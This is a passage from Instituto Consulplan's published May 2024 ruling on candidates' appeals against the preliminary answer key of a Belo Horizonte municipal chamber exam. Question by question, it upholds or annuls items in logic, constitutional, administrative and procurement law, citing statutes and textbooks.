- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
33	31	30	35

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Para que a proposição composta “Alice é cearense ou Consuelo é piauiense” seja verdadeira:

- Ambas verdadeiras: CONTRADIÇÃO, pois Bianca é paraense não tem valor lógico (por S1 e S2).
- Alice é cearense = V e Consuelo é piauiense = F: SEM CONTRADIÇÃO, implicando que Bianca é paraense (por S1).
- Alice é cearense = F e Consuelo é piauiense = T: CONTRADIÇÃO, pois a proposição “Se Alice não é cearense, então Consuelo não é piauiense” se tornaria falsa.

Assim, Alice é cearense, Bianca é paraense e Consuelo não é piauiense.

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
34	27	23	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A partir das informações do enunciado, sabe-se que o presente é redondo. Como consequência, o presente é barato (pela informação 3). Sequencialmente, o presente é moderno (pela informação 1). Por fim, ele é pesado (pela informação 2). O presente é barato, moderno e pesado

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
35	21	27	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A tabela-verdade da proposição composta $(P \vee Q) \vee (R \wedge Q)$ é

p	q	r	$(p \vee q) \vee (r \wedge q)$
True	True	True	True
True	True	False	True
True	False	True	True
True	False	False	True
False	True	True	True
False	True	False	True
False	False	True	False
False	False	False	False

Assim, há 6 valorações verdadeiras na quarta coluna

Fonte:

- ABDALLA, Samuel Liló. Raciocínio lógico para concursos. Saraiva Educação SA, 2012.

BRANCA	VERDE	AMARELA	AZUL
36	40	38	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os recorrentes, em sua maioria, a existência de erro na divulgação do gabarito, porém notadamente se equivocaram tendo em vista que o texto constitucional diz refere-se à instrução processual penal **e não civil**:

Vejamos o texto constitucional:

Art. 5º XII - é inviolável o sigilo da correspondência e das comunicações telegráficas, de dados e das comunicações telefônicas, salvo, no último caso, por ordem judicial, nas hipóteses e na forma que a lei estabelecer para fins de investigação criminal ou instrução **processual penal**.

Portanto, alternativa está incorreta e atende perfeitamente ao enunciado da questão.

Fonte:

- https://www.planalto.gov.br/ccivil_03/constituicao/constituicaocompilado.htm

BRANCA	VERDE	AMARELA	AZUL
37	43	41	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sustentam que a questão oferece mais de uma resposta, no que não lhes assiste razão, tendo em vista que as comissões temáticas estabelecem-se em razão da matéria e são permanentes de acordo com o Art. 58, § 2º, da CF/88, compete-lhes:

- I — discutir e votar projeto de lei que dispensar, na forma do regimento, a competência do Plenário, salvo se houver recurso de um décimo dos membros da Casa;
- II — realizar audiências públicas com entidades da sociedade civil;
- III — convocar Ministros de Estado para prestar informações sobre assuntos inerentes a suas atribuições, sob pena de cometer crime de responsabilidade (art. 50);
- IV — receber petições, reclamações, representações ou queixas de qualquer pessoa contra atos ou omissões das autoridades ou entidades públicas;
- V — solicitar depoimento de qualquer autoridade ou cidadão;
- VI — apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fontes:

- Lenza, Pedro. Direito Constitucional Esquematizado - 27ª edição 2023 (Portuguese Edition) (pp. 1080-1081).
- https://www.planalto.gov.br/ccivil_03/constituicao/constituicaocompilado.htm

BRANCA	VERDE	AMARELA	AZUL
38	42	45	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as razões recursais, verifica-se que os candidatos pugnam pela anulação, porém não lhes assiste razão. Verifica-se abaixo explanações das afirmativas presentes na questão:

VERDADEIRO. PRINCÍPIO DA COLEGIALIDADE. - O princípio da colegialidade traduz diretriz de fundamental importância na regência das deliberações tomadas por qualquer Comissão Parlamentar de Inquérito, notadamente quando esta, no desempenho de sua competência investigatória, ordena a adoção de medidas restritivas de direitos, como aquelas que importam na revelação (“disclosure”) das operações financeiras ativas e passivas de qualquer pessoa. A legitimidade do ato de quebra do sigilo bancário, além de supor a plena adequação de tal medida ao que prescreve a Constituição, deriva da necessidade de a providência em causa respeitar, quanto à sua adoção e efetivação, o princípio da colegialidade, sob pena de essa deliberação reputar-se nula. (...). (MS 24.817, Tribunal Pleno, Rel. Min. Celso de Mello, j. em 03.02.2005)

MS 39389 MC / DF - DISTRITO FEDERAL MEDIDA CAUTELAR EM MANDADO DE SEGURANÇA

Relator(a): Min. ROBERTO BARROSO Julgamento: 26/09/2023 Publicação: 28/09/2023

VERDADEIRO. Art. 58. O Congresso Nacional e suas Casas terão comissões permanentes e temporárias, constituídas na forma e com as atribuições previstas no respectivo regimento ou no ato de que resultar sua criação.

[...]

§ 3º As comissões parlamentares de inquérito, que terão poderes de investigação próprios das autoridades judiciais, além de outros previstos nos regimentos das respectivas Casas, serão criadas pela Câmara dos Deputados e pelo Senado Federal, em conjunto ou separadamente, mediante requerimento de um terço de seus membros, para a apuração de fato determinado e por prazo certo, sendo suas conclusões, se for o caso, encaminhadas ao Ministério Público, para que promova a responsabilidade civil ou criminal dos infratores.

FALSO: De acordo com o art. 58, § 3.º, da CF/88, as CPIs serão criadas pela Câmara dos Deputados e pelo Senado Federal, em conjunto ou separadamente, mediante requerimento **de 1/3** da totalidade de seus membros.

Lenza, Pedro. Direito Constitucional Esquematizado - 27ª edição 2023 (Portuguese Edition) (p. 1082).

FALSO. Para sua criação, portanto, 3 requisitos indispensáveis deverão ser observados:

- requerimento subscrito por, no mínimo, 1/3 da totalidade dos membros da Câmara dos Deputados e do Senado Federal, em conjunto ou separadamente. **Ou seja, se a CPI for da Câmara dos Deputados, a Constituição exige o**

requerimento de ao menos 171 Deputados; se do Senado Federal, 27 Senadores. Agora, se for uma CPMI (Comissão Parlamentar Mista de Inquérito), 171 Deputados e 27 Senadores, no mínimo, deverão subscrever o requerimento (após o requerimento observando os requisitos constitucionais, a CPMI terá o número de membros fixado no ato da sua criação, devendo ser igual a participação de Deputados e Senadores, obedecido o princípio da proporcionalidade partidária — art. 21, parágrafo único, do Regimento Comum do Congresso Nacional — RCN nº 7/70)

Fonte:

- Lenza, Pedro. Direito Constitucional Esquematizado - 27ª edição 2023 (Portuguese Edition) (p. 1083).

BRANCA	VERDE	AMARELA	AZUL
39	36	40	38

Recurso Procedente. Questão Anulada.

Sustentam os recursos que a questão não está de acordo com o conteúdo programático, no que lhes assiste razão, deste modo como medida de mais lúdima justiça a questão merece ser anulada.

BRANCA	VERDE	AMARELA	AZUL
40	38	37	41

Recurso Procedente. Questão Anulada.

Sustentam os recursos que a questão não está de acordo com o conteúdo programático, no que lhes assiste razão, deste modo como medida de mais lúdima justiça a questão merece ser anulada.

BRANCA	VERDE	AMARELA	AZUL
41	44	36	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O fundamento de ausência de conteúdo programático referente não deve prevalecer, em absoluto, pois, a questão foi elaborada de acordo com o conteúdo programático destacado a seguir:

CONHECIMENTOS DE DIREITO PÚBLICO: 1. Direitos e garantias individuais e coletivos. 2. Organização do Estado brasileiro. A Federação na Constituição de 1988. Estrutura e repartição de competências entre União, Estados, Municípios e Distrito Federal. Competências legislativas e competências materiais. Competência privativa, comum e concorrente. Competências legislativas e materiais dos Municípios. Lei Orgânica do Município de Belo Horizonte. 3. Organização dos Poderes. Funções do Estado. A independência e a harmonia entre os Poderes e o sistema de pesos e contrapesos. 4. O Poder Legislativo. Congresso Nacional. Composição e atribuições. Câmara dos Deputados e Senado Federal. Competências. Estatuto constitucional dos deputados e senadores. Funcionamento do Poder Legislativo. Comissões permanentes e temporárias. As comissões parlamentares de inquérito. Competências da Câmara Municipal. **Vereadores.**

Deste modo, assim dispõe o sítio eletrônico da Câmara Municipal de Belo Horizonte, devidamente referenciado no enunciado do item:

“A Câmara Municipal é o Poder Legislativo de Belo Horizonte. Tem como funções fazer leis sobre assuntos específicos da cidade e fiscalizar o trabalho do Poder Executivo (estabelecido na prefeitura), acompanhando os gastos públicos, avaliando os serviços municipais e sugerindo melhorias nas políticas públicas.

A Câmara é composta por 41 vereadores, eleitos a cada quatro anos, para representar a população. Suas decisões devem atender ao interesse da cidade e são tomadas em reuniões abertas à participação de todos.”

Fonte:

- <https://www.cmbh.mg.gov.br/>

BRANCA	VERDE	AMARELA	AZUL
43	45	44	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recorrentes pretendem a anulação da questão, no que não lhes assiste razão, pois o enunciado é claro ao solicitar do candidato a competência exclusiva do Congresso Nacional (Art. 49, CF/1988), a citação do Art. 48 da CF foi apenas para introduzir o assunto e não prejudica a elucidação do item.

■ resolver definitivamente sobre tratados, acordos ou atos internacionais que acarretem encargos ou compromissos gravosos ao patrimônio nacional.

Vejam o texto constitucional da CF/1988

Art. 49. É da competência exclusiva do Congresso Nacional:

I - resolver definitivamente sobre tratados, acordos ou atos internacionais que acarretem encargos ou compromissos gravosos ao patrimônio nacional;

Fonte:

- Lenza, Pedro. Direito Constitucional Esquematizado - 27ª edição 2023 (Portuguese Edition) (p. 1050).
- https://www.planalto.gov.br/ccivil_03/constituicao/constituicaocompilado.htm

BRANCA	VERDE	AMARELA	AZUL
44	37	42	43

Recurso Procedente. Questão Anulada.

Ao analisar as razões recursais, verifica-se que os candidatos pugnam pela anulação alegando que existem inúmeras controvérsias doutrinárias a respeito do tema, no que lhes assiste razão, vejamos:

No campo da competência legislativa concorrente, a União e os Estados estão autorizados a legislar sobre os assuntos enumerados no artigo 24 da Constituição Federal. Nesse caso, cabe à União estabelecer normas gerais (Art. 24, § 1º).

À esfera estadual e municipal cabe suplementar essa legislação de acordo com disposições específicas, cuja aplicação se restringe ao território estadual competente por elaboração (Art. 24, § 2º), respeitadas as normas gerais produzidas pela União.

Especificamente no tocante aos Municípios, a Constituição Federal dotou-os de capacidade legislativa, sendo de sua competência expedir normas gerais e abstratas destinadas a disciplinar assuntos de interesse predominantemente local, no exercício de sua competência plena e privativa, bem como suplementar a legislação federal e estadual, no que couber, nos termos do artigo 30, I e II.

Muito embora o Município não esteja contemplado no artigo 24 da Constituição, que enumera as matérias de competência concorrente da União, Estados e Distrito Federal, ele possui competência para legislar de maneira suplementar (Art. 30, II da CF). Isso significa que o Município, com vistas a atender às peculiaridades locais, pode editar leis para tratar de temas disciplinados por leis federais e estaduais, quer para esmiuçar as normas gerais editadas pela União e pelos Estados, quer para preencher os vazios deixados pela legislação federal ou estadual.

Assim, visto que a Constituição Federal, ao tratar da competência concorrente, utiliza, nos artigos 24 e 30, apenas o termo “suplementar”, não será feita diferenciação entre competência “supletiva” e “complementar”, entendidas como espécies de competência concorrente.

Em contrapartida, outros sustentam que quanto à repartição vertical, ela se aplica onde possa haver atuação concorrente dos entes federativos. Foram previstos domínios de execução comum, em que pode ocorrer a atuação concomitante e cooperativa entre União, Estados, Distrito Federal e Municípios. No campo legislativo, foram definidos domínios de legislação concorrente, nos quais a União estabelece as regras gerais, a serem suplementadas pelos Estados, Distrito Federal e pelos Municípios. De forma não sistemática, também há previsão de competência legislativa concorrente em alguns domínios que a Constituição atribui como privativos da União (CF/1988, Art. 22, IX, XXI, XXIV, XXVII). Ainda nas matérias privativas da União, admite-se a possibilidade de delegação aos Estados do poder de legislar sobre questões específicas (CF/1988, Art. 22, par. único).

Com efeito, outros defendem que as competências concorrentes (CF, Art. 24), repartidas verticalmente, cabem a União editar normas gerais (CF, Art. 24, § 1º), não excluindo os Estados e o Distrito Federal de legislarem de forma suplementar (CF, Art. 24, § 2º) sobre suas peculiaridades, inclusive na omissão da legislação federal (CF, Art. 24, § 3º). A propósito, o Município teve sua competência concorrente deslocada para o Art. 30, II, da CF, suprimindo a

legislação federal ou estadual no que couber.

Desde modo, a banca decide por anular a questão diante das controvérsias apresentadas.

BRANCA	VERDE	AMARELA	AZUL
45	41	39	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A afirmativa guerreada está correta e está respaldada pelos seguintes fundamentos:

A divisão entre os Poderes, como conhecemos hoje nas democracias contemporâneas, remonta ao século XVII e XVIII, fruto das ideias do teórico inglês *John Locke* (1632 – 1704) que se atentou para a importância da divisão entre os Poderes e, posteriormente, de *Charles de Montesquieu* (1689 – 1755) que em sua obra “O Espírito das Leis” propõe a reformulação das instituições políticas através da “teoria dos três poderes”. A teoria surgiu como uma alternativa viável de governo que não fosse absolutista nem autoritário.

Para Montesquieu, o Estado é subdividido em três poderes: o Poder Legislativo; o Poder Executivo das coisas, que se traduz no poder Executivo propriamente dito; e o Poder Executivo dependente do direito civil, que é o poder de julgar. Os Poderes Executivo, Legislativo e Judiciário devem ter suas atribuições divididas, para que cada poder limite e impeça o abuso uns dos outros. Os ensinamentos de Montesquieu reproduziram-se por toda Europa continental e, nos Estados Unidos da América, foi criado o sistema de freios e contrapesos entre órgãos constitucionais democraticamente eleitos, direta ou indiretamente, pelo mesmo povo soberano, ficando estabelecida assim a separação dos poderes. A divisão de poderes fundamenta-se, pois, em dois elementos: (a) especialização funcional, significando que cada órgão é especializado no exercício de uma função; assim, às assembleias (Congresso, Câmaras, Parlamento) se atribui a função Legislativa; ao Executivo, a função executiva; ao Judiciário, a função jurisdicional; (b) independência orgânica, significando que, além da especialização funcional, é necessário que cada órgão seja efetivamente independente dos outros, o que postula ausência de meios de subordinação. Trata-se, pois, como se vê, de uma forma de organização jurídica das manifestações do Poder.

A partir da divisão das funções do Poder Estatal, que ficou conhecida como corrente tripartite, se alcançou a unificação da ordem jurídica e constitucional, sendo um dos “[...] pilares sobre os quais se assenta a organização jurídico-político do Estado Moderno”.

Deste modo, as afirmativas I e II estão corretas.

Fontes:

- BONAVIDES, Paulo. Curso de Direito Constitucional. 10. Ed. São Paulo: Malheiros, 2018.
- BRASIL. Constituição 1988. Brasília: Senado Federal, 2018.
- VASCONCELOS, Pedro Carlos Barbosa de. Teoria geral do controle jurídico do poder público. Lisboa: Edições Cosmos, 2022.
- WOLKMER, Antonio Carlos (Org.). Introdução à história do pensamento político. Rio de Janeiro: Renovar, 2003.

BRANCA	VERDE	AMARELA	AZUL
46	49	50	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Segundo a Constituição Federal de 1988, as hipóteses de emenda à Constituição estão previstas, taxativamente, no artigo 60, caput e seus incisos I, II, III: “art. 60. Segundo o texto constitucional, a Constituição poderá ser emendada mediante proposta: I - de um terço, no mínimo, dos membros da Câmara dos Deputados ou do Senado Federal; II - do Presidente da República; III - de mais da metade das Assembleias Legislativas das unidades da Federação, manifestando-se, cada uma delas, pela maioria relativa de seus membros. Assim, o enunciado está claro, objetivo e coerente. Por conseguinte, o gabarito está correto e não há mais de uma alternativa certa. Logo, o recurso é improcedente.

Fonte:

- Constituição Federal, art. 60, caput e seus incisos I, II, III.

BRANCA	VERDE	AMARELA	AZUL
47	53	54	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os atos administrativos discricionários e o processo legislativo são duas áreas distintas do direito administrativo. O processo legislativo diz respeito à elaboração, discussão, e aprovação de leis pelo poder legislativo, enquanto os atos administrativos discricionários referem-se às decisões que a administração pública toma dentro dos limites da lei, mas que têm uma margem de escolha ou liberdade de decisão.

Os atos administrativos discricionários não podem ser considerados parte do processo legislativo porque são atividades executivas, não legislativas. Enquanto as leis são criadas pelo poder legislativo, os atos administrativos são executados pelos órgãos administrativos para implementar e aplicar essas leis.

Ademais, conforme disposto no art. 59 da Constituição brasileira, a alternativa correta é a C), não fazendo rol das espécies normativas do processo legislativo os atos administrativos discricionários.

BRANCA	VERDE	AMARELA	AZUL
48	51	53	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado é simples e objetivo: “a sanção, no processo legislativo, pode ser definida como a concordância do Chefe do Poder Executivo (Presidente da República, Governadores e Prefeitos) com as proposições legislativas aprovadas pelos parlamentos”. De acordo com o §3º do art. 66 da Constituição brasileira, infere-se que, decorrido o prazo de 15 dias, o silêncio do Presidente da República importará sanção.” Ora, de acordo com o §3º do art. 66 da Constituição Brasileira, a alternativa certa corresponde ao prazo de quinze dias, estando incorretas as demais alternativas. Logo, o recurso é improcedente.

Fonte:

- §3º do art. 66 da Constituição Brasileira.

BRANCA	VERDE	AMARELA	AZUL
49	54	55	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as razões recursais, estas afirmam que houve erro na divulgação da resposta correta a depender do tipo/cor de prova. Contudo, verificando o gabarito de todos os tipos/cores de prova, constata-se que em todos a resposta divulgada foi a mesma, sendo correta a alternativa A, razão pela qual se averigua que não houve erro na publicação.

Dessa forma, os recursos são improcedentes, mantendo inalterado o gabarito divulgado.

BRANCA	VERDE	AMARELA	AZUL
50	48	46	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Ao analisar as razões recursais, os candidatos afirmam que houve erro na divulgação da resposta correta a depender do tipo/cor de prova, ou então, justificam que o gabarito deve ser alterado para a letra D. Contudo, tais razões não devem prosperar, pois ao verificar o gabarito de todos os tipos/cores de prova, constata-se que em todos a resposta divulgada foi a mesma, sendo correta a alternativa C, razão pela qual se averigua que não houve erro na publicação. Ademais, o comando da questão é claro ao solicitar a indicação das afirmativas que

tenham exemplo de desconcentração administrativa, de maneira que se verifica que tais exemplos constam apenas descritos nas afirmativas I e II, ao passo que nas afirmativas III e IV tratam-se de exemplos clássicos de descentralização administrativa.

Dessa forma, os recursos são improcedentes, mantendo inalterado o gabarito divulgado.

BRANCA	VERDE	AMARELA	AZUL
51	50	47	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado da questão é claro e objetivo: “A iniciativa das proposições legislativas, no âmbito federal, é compartilhada pelo Presidente da República, pelo Poder Legislativo, pelo Poder Judiciário etc. São de iniciativa privativa de leis do Presidente da República: I. As leis que fixem ou modifiquem os efetivos das Forças Armadas. II. Leis que disponham sobre a criação de cargos, funções ou empregos públicos na administração direta e autárquica ou aumento de sua remuneração. III. Lei complementar, que disporá sobre o Estatuto da Magistratura. IV. As leis complementares e ordinárias de abrangência nacional. De acordo com o art. 61 §1º, I e II §1º, “são de iniciativa privativa do Presidente da República as leis que: I - fixem ou modifiquem os efetivos das Forças Armadas; II - disponham sobre: a) criação de cargos, funções ou empregos públicos na administração direta e autárquica ou aumento de sua remuneração”. Assim, a exegese simples do texto constitucional justifica a resposta correta ao gabarito. Logo, o recurso é improcedente.

Fonte:

- Constituição Federal, art. 61 §1º, I e II §1º.

BRANCA	VERDE	AMARELA	AZUL
52	46	49	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão foi elaborada de forma clara e objetiva: “O processo legislativo no Município de Belo Horizonte é de competência sua Câmara Municipal. É um procedimento legislativo regulado pelo Art. 85 da Lei Orgânica do Município de Belo Horizonte. Sobre o referido processo legislativo, analise as alternativas a seguir. I. Emenda à Lei Orgânica. II. Lei. III. Resolução. IV. Atos normativos interna corporis. De acordo com o art. 85 da Lei Orgânica do Município de Belo Horizonte, a alternativa correta corresponde às opções A) Emenda à Lei Orgânica; B) Lei e III – Resolução, não fazendo rol das espécies normativos do processo legislativo os Atos normativos *interna corporis*. No texto da Lei Orgânica do Município de Belo Horizonte há o elenco dos atos normativos que constitui o processo legislativo e a simples exegese literal justifica a escolha do gabarito. Logo, o recurso é improcedente.

Fonte:

- Lei Orgânica do Município de Belo Horizonte, art. 85.

BRANCA	VERDE	AMARELA	AZUL
53	55	48	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão foi elaborada de forma clara e objetiva: “Sobre o Princípio da Legalidade, assinale a afirmativa correta.” Segundo a doutrina pacificada, o princípio da legalidade, em sentido formal, identifica-se com a primazia da lei e com reserva da lei porque o legislador é legitimado, democraticamente, por um mandato recebido diretamente do povo a partir do supremo mandamento constitucional de que “todo o poder emana do povo, que o exerce por meio de representantes eleitos ou diretamente, nos termos desta Constituição” (art. 1º, parágrafo único da CRFB/1988). Assim, o gabarito está correto. Logo, recurso é improcedente.

Fonte:

- CARVALHO FILHO, José dos Santos. Manual de Direito Administrativo. 35ª. Barueri (SP), atlas, 2021.

BRANCA	VERDE	AMARELA	AZUL
54	52	51	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão é clara, objetiva e está de acordo com o conteúdo previsto no edital do concurso, pois o gabarito exige o conhecimento do princípio constitucional da razoável duração do processo previsto no inciso LXXVIII do artigo 5º da Constituição brasileira, o que exclui as outras alternativas previstas nas alternativas. Logo, o recurso é improcedente.

Fonte:

- Constituição Federal, inciso LXXVIII do artigo 5º.

BRANCA	VERDE	AMARELA	AZUL
55	47	52	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão é clara, objetiva e está de acordo com o conteúdo previsto no edital do concurso, pois o agir de ofício por parte da administração pública se refere ao princípio da oficialidade. Significa que a administração pública tem competência e legitimidade de impulsionar e iniciar o processo por meio de ato da autoridade competente, sem necessidade de provocação. O próprio texto do enunciado "O agir de ofício" já induz a alternativa certa, que é o princípio da oficialidade. Assim, o gabarito está correto. Logo, a impugnação é improcedente.

Fonte:

- CARVALHO FILHO, José dos Santos. Manual de Direito Administrativo. 35ª. Barueri (SP), atlas, 2021.

BRANCA	VERDE	AMARELA	AZUL
56	59	57	58

Recurso Procedente. Questão Anulada.

Ao analisar as razões recursais constatou pedido de anulação da questão, por estar fora do conteúdo programático do concurso. Diversos, de forma subsidiária ou de forma exclusiva, pedem a anulação por falta de resposta correta da questão. Inexiste mérito, nos recursos que atacam o mérito e conteúdo da questão. No entanto, deixamos de examinar o fato, diante de fato prejudicial, qual seja, o conteúdo da questão estar contido no edital convocatório ao certame. Neste tópico, o edital engloba "8. Licitações conforme a Lei nº 14.133/2021: Conceito e modalidades. Princípios básicos. Dispensa e inexigibilidade. **Fase interna.** Habilitação e julgamento. Adjudicação. Recursos. Anulação e Revogação. Registro de preços e Adesão." (grifo nosso). Ao ser feita a questão, não atentou-se ao fato, que para o cargo específico, havia uma delimitação, no processo licitatório à "fase interna", o que restringe o conteúdo programático. A questão, efetivamente, procura um conhecimento que está na fase externa da licitação, nos moldes, inclusive, do que são definidos pela Administração Pública e reconhecido por autores como Maria Sylvania Zanella Di Pietro, dentre outros. Houve erro no caso do examinador, ao formular a questão em tela. Pugna-se pela anulação da questão.

Fonte:

- Lei 14.133/21, edital, Maria Sylvania Zenella Di Pietro.

BRANCA	VERDE	AMARELA	AZUL
57	60	59	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Recursos apresentados pedem a anulação da questão, por erro de digitação em uma das opções, no qual existe a contradição de indicar que o procedimento está “materialmente” correto e logo após, “materialmente” errado. Alguns recursos questionam a não aplicação de norma que permita a escolha de profissional de notória especialização. Primeiramente, não há qualquer motivo para anular a questão, baseada no erro de digitação da opção apontada, estaria errada, com a indicação de “materialmente errado e formalmente correto”, da mesma forma que continua uma opção equivocada da forma como foi escrita. A contradição da questão apenas transforma a opção em mais fácil de ser identificada como equivocada, nada mais. No mérito do erro do gabarito, a lei é expressa no seu Art. 74, III “III - contratação dos seguintes serviços técnicos especializados de natureza predominantemente intelectual com profissionais ou empresas de notória especialização, **vedada a inexigibilidade para serviços de publicidade e divulgação.**” (grifo nosso). O que não permite qualquer interpretação de resposta diferente da presente no gabarito.

Fonte:

- Lei 14.133/21

BRANCA	VERDE	AMARELA	AZUL
58	57	56	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recursos pedem anulação da questão, por haver ou outra opção correta, que não a apresentada no gabarito e/ou a alteração do gabarito, pois a indicação da resposta estaria errada. Neste último caso, os recursos indicam a resposta correta e o gabarito enquanto tendo sido divulgado errado, o que, não foi, o gabarito oficial indicado está correto e consonante com os argumentos de que a opção seria a correta dos recorrentes. Quanto ao mérito da questão, não existe qualquer dúvida, a lei é expressa, Art. 29 da Lei 14.133/21 e a opção correta, indica que “pela regra”, será o pregão e não afirma que seria apenas por este instrumento a forma possível.

Fonte:

- Lei 14.133/21.

BRANCA	VERDE	AMARELA	AZUL
59	58	60	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais solicitam a anulação da questão e/ou modificação do gabarito, para reconhecer como correta a afirmativa “Caso haja acréscimo do valor, a Administração Pública pode impor ao Contratado, nas mesmas condições, o acréscimo de até 50% (cinquenta por cento) do valor inicialmente contratado, uma vez que se trata de obra para edificação” como sendo a correta, ao invés da apontada no gabarito, qual seja: “Caso haja redução do valor da obra, o Contratado terá direito à extinção do contrato, na hipótese de a redução do valor ser superior a 25% (vinte e cinco por cento) do valor inicialmente contratado;”. A Lei estabelece, no artigo utilizado para fundamentar a resposta, tanto quanto no utilizado para embasar os recursos apresentados: “Art. 125. Nas alterações unilaterais a que se refere o inciso I do **caput** do art. 124 desta Lei, o contratado será obrigado a aceitar, nas mesmas condições contratuais, acréscimos ou supressões de até 25% (vinte e cinco por cento) do valor inicial atualizado do contrato que se fizerem nas obras, nos serviços ou nas compras, e, **no caso de REFORMA de edifício ou de equipamento, o limite para os acréscimos será de 50% (cinquenta por cento).**” (grifo nosso). A opção que se pede o reconhecimento enquanto correta, por sua vez: “Caso haja acréscimo do

valor, a Administração Pública pode impor ao Contratado, nas mesmas condições, o acréscimo de até 50% (cinquenta por cento) do valor inicialmente contratado, **UMA VEZ QUE SE TRATA DE OBRA PARA EDIFICAÇÃO**; “Ainda que pudéssemos reconhecer que “reforma”, pudesse estar dentro de “serviços de engenharia”, termo utilizado no caso problema, o que não achamos que seja o caso. “Serviços de engenharia e **edificação**” nos parecem delimitar, bem, a inexistência de qualquer reforma, a opção que se batalha para reconhecer como correta, por si só, resolve o mérito recursal. Em sua conclusão, expressamente diz: “uma vez que se trata de obra para edificação”. Ora, a lei é expressa, o acréscimo do limite de 25% (cinte e cinco por cento) para 50% (cinquenta por cento) apenas é permitido no caso de obra de REFORMA. Uma vez que própria opção que se deseja validar como verdadeira possui erro insuperável, fazendo afirmação falsa e contrária à norma, não há qualquer possibilidade de considerá-la verdadeira. Desta feita, indeferidos os recursos.

Fonte:

- Lei 14.133/21.

BRANCA	VERDE	AMARELA	AZUL
60	56	58	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recursos pedem de forma genérica a nulidade da questão, por considerarem haver mais de uma opção verdadeira ou por considerarem todas as opções equivocadas. Os argumentos apresentados versam, principalmente, pela existência de julgados que geram exceções às situações fáticas indicadas nas opções apresentadas e/ou na existência de exceções às regras. Inicialmente, cumpre indicar que foram lidos e analisados todos os recursos apresentados, ainda que em número elevado e levados todos em consideração. No que tange ao mérito, entendemos que a questão não merece reparo ou anulação. Primeiramente, as opções deixam bem claro, que se referem “à regra”, conforme expressamente indicado nas opções: “A) **Por regra**, aquele que não tiver a quitação eleitoral pode ser nomeado servidor público” (grifo nosso) B) Brasileiro nato, emancipado, com 16 (dezesesseis) anos completos pode, **por regra**, ser servidor público; C) Aquele que esteja com seus direitos políticos suspensos, nos termos da lei, poderá ser nomeado servidor público, durante o período de suspensão; D) Nos termos da lei, estrangeiros podem ser servidores públicos. Por exemplo, estrangeiros cujos países tenham tratado de reciprocidade com o Brasil para que brasileiros também possam ser servidores naquele país;”. Em todos os casos, a regra é exatamente a contrária, apenas em exceção, em casos nos quais se coloque de forma pertinente o caso, permite-se, com a utilização da via judicial, uma decisão em sentido contrário à regra. Ora, não se afirmou em qualquer das opções fosse absoluta. Diga-se, o próprio edital não indica, em qualquer momento, que serão cobrados conhecimentos específicos de exceções baseadas em jurisprudências. Logo, limita-se a prova à lei e não às decisões dos tribunais. Quanto à hipótese correta, está prevista na Constituição da República: “I - os cargos, empregos e funções públicas são acessíveis aos brasileiros que preencham os requisitos estabelecidos em lei, assim como aos estrangeiros, na forma da lei; “. No caso concreto, o que é afirmado na hipótese correta é o mesmo que na Constituição. Não se afirma que “existe” a lei, tão quanto não o faz a Constituição. Não obstante, tratados internacionais dos quais o Brasil é signatário são interpretados como acrescidos à legislação brasileira. Neste ponto, não importando a teoria ou o autor, os tratados ganham força desde supra constitucional, até nivelados à Lei Federal ordinária, o que os coloca, em qualquer caso, dentro do ordenamento jurídico, de forma genérica, “nos termos da lei”. Insistindo, nos termos da própria Constituição, que é a lei fundadora, por assim dizer, a qual afirma o mesmo fato. Desta feita, não existem argumentos suficientes à induzir a conclusão e dúvida, de existência de motivo transversal para a anulação da questão e/ou para alterar o gabarito. Indeferido o mérito recursal.

Fonte:

- Constituição, doutrina constitucional relativa à validade dos tratados, edital do concurso.

III
DAS CONCLUSÕES

Face ao exposto, após análise dos recursos, os mesmos foram julgados, de acordo com as decisões e fundamentações supraelencadas.

Publique-se,

24 de maio de 2024
INSTITUTO CONSULPLAN